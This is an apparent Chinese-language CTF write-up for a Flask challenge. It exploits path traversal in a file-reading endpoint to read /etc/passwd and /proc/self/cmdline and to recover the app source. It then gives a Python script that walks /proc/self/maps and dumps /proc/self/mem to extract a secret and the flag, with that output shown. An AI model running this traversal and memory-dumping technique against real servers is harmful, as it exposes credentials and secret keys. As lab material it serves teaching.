

CAT

点开就是哈基米，一堆哈基米，随便点点发现了可能有文件包含

先filter看看文件，没法运行，报没这个文件



看来这个file是什么都没过滤，看看../../../etc/passwd能不能访问




可以访问

这里陷入了疑问了，flag在哪里？是继续枚举文件吗？

使用nmap或者抓包看到服务器是python，那么我们可以根据Linux的一个特征，这个文件就是proc文件

注意在最开始的构造时候我犯了一个错误，那就是/proc/self/cmdline和/proc/cmdline的区别。对于proc/cmdline，是显示的系统的命令，比如`cat /proc/cmdline`查看到的就只是系统所运行的命令，而`self`这个文件就代表的当前用户的进程，他可以有效的查看。

进行/proc/self/cmdline文件的枚举，查看到app.py 进程的存在，通过app.py又查看到了cat.py的存在



app.py文件：

```
import os  # 导入操作系统模块
import uuid  # 导入UUID模块
from flask import Flask, request, session, render_template, Markup  # 导入Flask框架的相关模块
from cat import cat  # 从cat模块导入cat函数

flag = ""  # 初始化flag变量为空字符串
app = Flask(  # 创建Flask应用实例
    __name__,  # 应用名称
    static_url_path='/',  # 静态文件URL路径
    static_folder='static'  # 静态文件目录
)
app.config['SECRET_KEY'] = str(uuid.uuid4()).replace("-", "") + "*abcdefgh"  # 设置Flask应用的SECRET_KEY

# 如果存在名为"/flag"的文件，读取其内容并删除该文件
if os.path.isfile("/flag"):
    flag = cat("/flag")
    os.remove("/flag")

@app.route('/', methods=['GET'])  # 定义根路由，处理GET请求
def index():
    detailtxt = os.listdir('./details/')  # 获取details目录下的文件列表
    cats_list = []  # 初始化一个空列表，用于存储文件名（不包含扩展名）
    for i in detailtxt:
        cats_list.append(i[:i.index('.')])  # 将文件名（不包含扩展名）添加到列表中
    return render_template("index.html", cats_list=cats_list, cat=cat)  # 渲染index.html模板，传递cats_list和cat参数

@app.route('/info', methods=["GET", "POST"])  # 定义info路由，处理GET和POST请求
def info():
    filename = "./details/" + request.args.get('file', "")  # 获取请求参数file的值，并拼接成文件路径
    start = request.args.get('start', "0")  # 获取请求参数start的值，默认为0
    end = request.args.get('end', "0")  # 获取请求参数end的值，默认为0
```

```
    name = request.args.get('file', "")[:request.args.get('file',
"").index('.')]  # 获取文件名（不包含扩展名）
    return render_template("detail.html", catname=name, info=cat(filename,
start, end))  # 渲染detail.html模板，传递catname和info参数

@app.route('/admin', methods=["GET"])  # 定义admin路由，处理GET请求
def admin_can_list_root():
    if session.get('admin') == 1:  # 检查session中是否存在admin键且值为1
        return flag  # 返回flag
    else:
        session['admin'] = 0  # 如果不存在，将admin键值设为0
        return "NoNoNo"  # 返回"NoNoNo"

if __name__ == '__main__':  # 如果该脚本作为主程序运行
    app.run(host='0.0.0.0', debug=False, port=5637)  # 启动Flask应用，监听所有IP地址
的5637端口
```

cat.py

```
import os, sys, getopt  # 导入操作系统、系统和命令行选项解析模块

def cat(filename, start=0, end=0) -> bytes:  # 定义cat函数，用于读取文件内容
    data = b''  # 初始化数据为空字节串
    try:
        start = int(start)  # 尝试将start参数转换为整数
        end = int(end)  # 尝试将end参数转换为整数
    except:
        start = 0  # 如果转换失败，将start设为0
        end = 0  # 将end设为0

    if filename != "" and os.access(filename, os.R_OK):  # 如果文件存在且可读
        f = open(filename, "rb")  # 打开文件以二进制模式读取
        if start >= 0:  # 如果start参数大于等于0
            f.seek(start)  # 定位到start位置
            if end >= start and end != 0:  # 如果end参数大于等于start且不等于0
                data = f.read(end - start)  # 读取从start到end之间的数据
            else:
                data = f.read()  # 读取整个文件
        else:
            data = f.read()  # 读取整个文件
        f.close()  # 关闭文件
    else:
        data = ("File `%s` not exist or can not be read" % filename).encode()  #
如果文件不存在或不可读，返回错误信息

    return data  # 返回读取的数据

if __name__ == '__main__':  # 如果该脚本作为主程序运行
    opts, args = getopt.getopt(sys.argv[1:], '-h-f:-s:-e:', ['help', 'file=',
'start=', 'end='])  # 解析命令行参数
    fileName = ""  # 初始化文件名为空字符串
    start = 0  # 初始化start为0
    end = 0  # 初始化end为0
```

```
    for opt_name, opt_value in opts:  # 遍历解析后的参数
        if opt_name == '-h' or opt_name == '--help':  # 如果参数为-h或--help
            print("[*] Help")  # 打印帮助信息
            print("-f --file File name")  # 打印文件名参数说明
            print("-s --start Start position")  # 打印起始位置参数说明
            print("-e --end End position")  # 打印结束位置参数说明
            print("[*] Example of reading /etc/passwd")  # 打印读取/etc/passwd的示
例
            print("python3 cat.py -f /etc/passwd")  # 打印示例命令
            print("python3 cat.py --file /etc/passwd")  # 打印示例命令
            print("python3 cat.py -f /etc/passwd -s 1")  # 打印示例命令
            print("python3 cat.py -f /etc/passwd -e 5")  # 打印示例命令
            print("python3 cat.py -f /etc/passwd -s 1 -e 5")  # 打印示例命令
            exit()  # 退出程序

        elif opt_name == '-f' or opt_name == '--file':  # 如果参数为-f或--file
            fileName = opt_value  # 设置文件名为opt_value

        elif opt_name == '-s' or opt_name == '--start':  # 如果参数为-s或--start
            start = opt_value  # 设置start为opt_value

        elif opt_name == '-e' or opt_name == '--end':  # 如果参数为-e或--end
            end = opt_value  # 设置end为opt_value

    if fileName != "":  # 如果文件名不为空
        print(cat(fileName, start, end))  # 调用cat函数并打印结果
    else:
        print("No file to read")  # 如果文件名为空，打印提示信息
```

可以看到显然的在admin_can_list_root中的利用，伪造admin的session，那么如何伪造呢?

可以查询到session伪造的必要条件是获取SECRET_KEY。Python 对象通常存储在堆上，而 Flask 应用程序对象 `app` 是一个 Python 对象。`SECRET_KEY` 存储在 `app.config['SECRET_KEY']` 中，这意味着它在应用程序的配置字典中。

然后问题出自在，/proc/self/mem 是一个高权限且有不可读部分的文件，需要通过/proc/self/maps这个内存映射来构造出访问mem中可访问的部分来获取secret_key，下面是对于maps的构造playload以此得到mem中的key,参考了wp中的函数（比我写的好得多）

其核心内容就是得到maps中的可读可写的进程地址，以此为头尾进行构造url访问mem，

```
import requests  # 导入requests模块，用于发送HTTP请求
import re  # 导入re模块，用于正则表达式操作

baseUrl = "http://61.147.171.105:63964/info?file=../../"  # 定义基础URL

if __name__ == "main":  # 如果该脚本作为主程序运行
    url = baseUrl + "/proc/self/maps"  # 构造URL，用于获取进程的内存映射信息
    memInfoList = requests.get(url).text.split("\n")  # 发送GET请求，获取内存映射信
息，并按行分割
    mem = ""  # 初始化内存内容为空字符串
    for i in memInfoList:  # 遍历内存映射信息
```

```
        memAddress = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)  # 使用正则表达式匹配内存地址
        if memAddress:  # 如果匹配成功
            start = int(memAddress.group(1), 16)  # 将起始地址转换为整数
            end = int(memAddress.group(2), 16)  # 将结束地址转换为整数
            infoUrl = baseUrl + "/proc/self/mem&start=" + str(start) + "&end=" + str(end)  # 构造URL，用于获取指定范围内的内存内容
            mem = requests.get(infoUrl).text  # 发送GET请求，获取内存内容
            if re.findall(r"{[\w]+}", mem):  # 如果内存内容中包含花括号包围的单词
                print(re.findall(r"\w+{[\w]+}", mem))  # 使用正则表达式匹配并打印花括号包围的单词
```

```
问题  输出  调试控制台  终端  端口

PS D:\my work\python_work> & C:/Users/10649/AppData/Local/Programs/Python/Python312/python.exe "d:/my work/python_work/191.py"
['x00{0}', 'xffcatctf{Catch_the_c4t_HaHa}']
[]
['xfe{P}', 't{choices}', 'x00{len_type}', 'x00{len_type}', 'x00{value}', 'x00{name}', 'x00{name}', 'x00{name}', 'x00{name}', 'x00{name}']
[]
```

去掉xff（16进制表示）就可以得到flag